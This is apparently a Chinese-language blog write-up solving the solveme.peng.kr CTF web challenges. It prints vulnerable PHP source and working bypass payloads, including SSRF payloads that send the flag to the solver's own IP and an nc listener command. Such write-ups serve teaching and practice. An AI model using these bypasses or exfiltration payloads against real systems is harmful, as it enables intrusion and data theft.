solveme 部分 writeup

原创

可乐1997 于 2018-03-20 08:48:27 发布 769 收藏

分类专栏： 笔记

本文链接：https://blog.csdn.net/Mr_black666/article/details/79620382

solveme writeup

题目地址:http://solveme.peng.kr/

Warm up

http://warmup.solveme.peng.kr/

```
        error_reporting(0);
        require __DIR__.'/lib.php';

        echo base64_encode(hex2bin(strrev(bin2hex($flag)))), '<hr>';

        highlight_file(__FILE__);
    1wMDEyY2U2YTY0M2NgMTEyZDQyMjAzNWczYjZgMWI4NTt3YWxmY=
```

```
    <?php
            //Enter your code here, enjoy!
        //逆慎了一下下
        $code="1wMDEyY2U2YTY0M2NgMTEyZDQyMjAzNWczYjZgMWI4NTt3YWxmY=";
        $temp=base64_decode($code);
        //echo $temp;
        var_dump($temp);
        $temp=bin2hex($temp);
        var_dump($temp);
        $temp=strrev($temp);
        var_dump($temp);
        $temp=hex2bin($temp);
        var_dump($temp);
```

```python
#python
from binascii import hexlify,unhexlify
import base64
code="1wMDEyY2U2YTY0M2NgMTEyZDQyMjAzNWczYjZgMWI4NTt3YWxmY="
temp=base64.b64decode(code)
temp=hexlify(temp)
temp=temp[::-1]
temp=unhexlify(temp)
print temp
```

Bad compare

http://badcompare.solveme.peng.kr/
假如你没有安装set character encoding(chrome应用)的话，是看到的代码是这个样子的

假如你安装了，回事这个样子的

但是这个answer值不能直接提交，因为url参数传递的原因，这个参数会被转码，所以我们应该用16进制url编码的形式提交，所以掏出burpsuite repeater

把这个字符串发送到decode里面去，然后url编码

最后提交即可

*注意*选择那串奇怪文本的时候有可能选中引号，所以最后去掉多余(开头或者结尾)的%27
payload=`http://badcompare.solveme.peng.kr/?answer=%f0%ee%c2%f5%d3%fa%e5%f1%d7%cc`

Winter sleep

```php
<?php
    error_reporting(0);
    require __DIR__.'/lib.php';

    if(isset($_GET['time'])){//获得时间参数，是字符串类型

        if(!is_numeric($_GET['time'])){//判断time参数内容是不是数字
            echo 'The time must be number.';

        }else if($_GET['time'] < 60 * 60 * 24 * 30 * 2){//time的秒数要小于两个月5184000
            echo 'This time is too short.';

        }else if($_GET['time'] > 60 * 60 * 24 * 30 * 3){//time的秒数要大于一个月7776000
            echo 'This time is too long.';

        }else{
            sleep((int)$_GET['time']);//time参数int类型强制转换，可以使用科学计数法6e6
            echo $flag;
        }

        echo '<hr>';
    }

    highlight_file(__FILE__);
```

int() 类型将字符串转换成数字的时候，后一直读取到字符串不是数字为止
举个例子：`int("abc")=0` `int("1sss")=1`

Hard login

参考了大佬的博客，说是越权。。。。。

```php
<?php
    error_reporting(0);
    session_start();
    require __DIR__.'/lib.php';

    if(isset($_GET['username'], $_GET['password'])){

        if(isset($_SESSION['hard_login_check'])){
            echo 'Already logged in..';

        }else if(!isset($_GET['username']{3}) || strtolower($_GET['username']) != $hidden_username){
            echo 'Wrong username..';

        }else if(!isset($_GET['password']{7}) || $_GET['password'] != $hidden_password){
            echo 'Wrong password..';

        }else{
            $_SESSION['hard_login_check'] = true;
            echo 'Login success!';
            header('Location: ./');
        }

        echo '<hr>';
    }

    highlight_file(__FILE__);
```

`curl http://hardlogin.solveme.peng.kr/index.php` 得到flag

URL filtering

```php
<?php
    error_reporting(0);
    require __DIR__."/lib.php";

    $url = urldecode($_SERVER['REQUEST_URI']);
    $url_query = parse_url($url, PHP_URL_QUERY);//关键点在于parse_url,假如url是无效的，那么就会直接返回false

    $params = explode("&", $url_query);
    foreach($params as $param){

        $idx_equal = strpos($param, "=");
        if($idx_equal === false){
            $key = $param;
            $value = "";
        }else{
            $key = substr($param, 0, $idx_equal);
            $value = substr($param, $idx_equal + 1);
        }

        if(strpos($key, "do_you_want_flag") !== false || strpos($value, "yes") !== false){
            die("no hack");
        }
    }

    if(isset($_GET['do_you_want_flag']) && $_GET['do_you_want_flag'] == "yes"){
        die($flag);
    }

    highlight_file(__FILE__);
```

> Note:
> parse_url() 是专门用来解析 URL 而不是 URI 的。不过为遵从 PHP 向后兼容的需要有个例外，对 file:// 协议允许三个斜线（file:///...）。其它任何协议都不能这样。

假如url是中带三个斜线就可以直接返回false，绕过验证，但是do_you_want_flag参数确实可以解析的
payload: `http://urlfiltering.solveme.peng.kr///index.php?do_you_want_flag=yes`

Hash collision

常见的绕过hash方法，使用数组变量，hash之后返回null
payload: `http://hashcollision.solveme.peng.kr/?foo[]=asss&bar[]=wwww`

array2string

```php
<?php
    error_reporting(0);
    require __DIR__.'/lib.php';

    $value = $_GET['value'];

    $username = $_GET['username'];
    $password = $_GET['password'];

    for ($i = 0; $i < count($value); ++$i) {
        if ($_GET['username']) unset($username);
        if ($value[$i] > 32 && $value[$i] < 127) unset($value);
        else $username .= chr($value[$i]);

        if ($username == '15th_HackingCamp' && md5($password) == md5(file_get_contents('./secret.passwd
            echo 'Hello '.$username.'!', '<br>', PHP_EOL;
            echo $flag, '<hr>';
        }
    }

    highlight_file(__FILE__);
```

确实想了挺长时间]
password的路径给了，url输入直接读取出来`simple_passw0rd`

chr的参数在大于256的时候会自动取余，所以我们get了
payload: `http://array2string.solveme.peng.kr/index.php?value[0]=305&value[1]=309&value[2]=372&value[3]=360&value[4]=351&value[5]=328&value[6]=353&value[7]=355&value[8]=363&value[9]=361&value[10]=366&value[11]=359&value[12]=323&value[13]=353&value[14]=365&value[15]=368&password=simple_passw0rd`
ps:下标可以省略

give me a link

这个题目超级难。。。。。

```php
<?php
    error_reporting(0);
    require __DIR__.'/lib.php';

    if(isset($_GET['url'])){
        $url = $_GET['url'];

        if(preg_match('/_|\s|\0/', $url)){//过滤掉了'_'
            die('Not allowed character');
        }

        if(!preg_match('/^https?\:\/\/'.$_SERVER['HTTP_HOST'].'/i', $url)){    //url参数中含有host地址http
            die('Not allowed URL');
        }

        $parse = parse_url($url);
        if($parse['path'] !== '/plz_give_me'){//url路径中含有plz_give_me
            die('Not allowed path');
        }

        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $parse['scheme'].'://'.$parse['host'].'/'.$flag);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
        curl_exec($ch);
        curl_close($ch);

        echo 'Okay, I sent the flag.', '<hr>';
    }

    highlight_file(__FILE__);
```

'_'可以使用无效字符绕过

** RFC3986文档规定，Url中只允许包含英文字母（a-zA-Z）、数字（0-9）、-_.~4个特殊字符以及所有保留字符。**

保留字符有`! * ' ( ) ; : @ & = + $ , / ? # [ ]`

其他的都是无效字符，例子中我是用%10无效字符

url中必须有host地址，这个可以通过http认证来绕过

`http://username:password@www.test.com`

payload: `http://givemealink.solveme.peng.kr/?url=https://givemealink.solveme.peng.kr:1@{自己的ip}/plz%10give%10me`

然后flag会发送到你自己的主机上面，但是只是一条get访问的形式，所以可以到/var/log/目录下面，用`grep flag *`进行查找

give_me_a_link2

```php
<?php
    error_reporting(0);
    require __DIR__.'/lib.php';

    if(isset($_GET['url'])){
        $url = $_GET['url'];

        if(preg_match('/_|\s|\0/', $url)){
            die('Not allowed character');
        }

        $parse = parse_url($url);
        if(!preg_match('/^https?$/i', $parse['scheme'])){
            die('Not allowed scheme');
        }

        if(!preg_match('/^(localhost|127\.\d+\.\d+\.\d+|[^.]+)(\:\d+)?$/i', $parse['host'])){
            die('Not allowed host');
        }

        if(!preg_match('/\/plz_give_me$/', $parse['path'])){
            die('Not allowed path');
        }

        $socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
        if($socket === false){
            die('Failed to create socket');
        }

        $host = gethostbyname($parse['host']);
        $port = is_null($parse['port']) ? 80 : $parse['port'];

        if(socket_connect($socket, $host, $port) === false){
            die('Failed to connect');
        }

        $send = "HEAD /".$flag." HTTP/1.1\r\n".
            "Host: ".$host.":".$port."\r\n".
            "Connection: Close\r\n".
            "\r\n\r\n";
        socket_write($socket, $send, strlen($send));

        $recv = socket_read($socket, 1024);var_dump($recv);
        if(!preg_match('/^HTTP\/1.1 200 OK\r\n/', $recv)){
            die('Not allowed response');
        }

        socket_close($socket);

        echo 'Okay, I sent the flag.', '<hr>';
    }

    highlight_file(__FILE__);
```

path中下划线'_'用无效字符绕过，关键就在于怎么绕过域名

```
if(!preg_match('/^(localhost|127\.\d+\.\d+\.\d+|[^.]+)(:\d+)?$/i', $parse['host'])){
            die('Not allowed host');
```

通常访问一个主机，可以使用域名，然后由dns解析成ip。其次是四组不大于256的数字表示Ip地址。再其次ip地址还可以用一个32位的大整数表示

http://www.msxindl.com/tools/ip/ip_num.asp

匹配`[^.]+`，加一个端口号就可以了

在虚拟主机上`nc -lvnp 8080`

payload:`http://givemealink2.solveme.peng.kr/?url=http://{ip地址超大整数}{端口号}/plz%10give%10me`

Replace filter

```php
<?php
    error_reporting(0);
    require __DIR__.'/lib.php';

    if(isset($_GET['say']) && strlen($_GET['say']) < 20){

        $say = preg_replace('/^(.*)flag(.*)$/', '${1}<!-- filtered -->${2}', $_GET['say']);

        if(preg_match('/give_me_the_flag/', $say)){
            echo $flag;
        }else{
            echo 'What the f**k?';
        }

        echo '<hr>';
    }

    highlight_file(__FILE__);
```

`preg_replace('/^(.*)flag(.*)$/', '${1}<!-- filtered -->${2}', $_GET['say']);`

`^`和`$`只匹配一行，实际上应该使用`/m`进行匹配多行


payload: `http://replacefilter.solveme.peng.kr/?say=%0agive_me_the_flag`

GIF89a

下载文件，在文件头假如GIF89a,修改后缀为gif,打开之后发现flag一闪而过，使用stegsolve.jar打开

这些奇怪的字符我找了两天。。。。。。

这些字符无法使用输入法输入，这些都是word的特殊字符



一开始我以为是flag{奇怪字符},后来发现flag是错的,我猜是浏览器编码问题，所以我决定使用burp发送，把那一堆特殊字符复制

到burp里面的时候，flag格式出现了2333

最后加一个`}`就可以了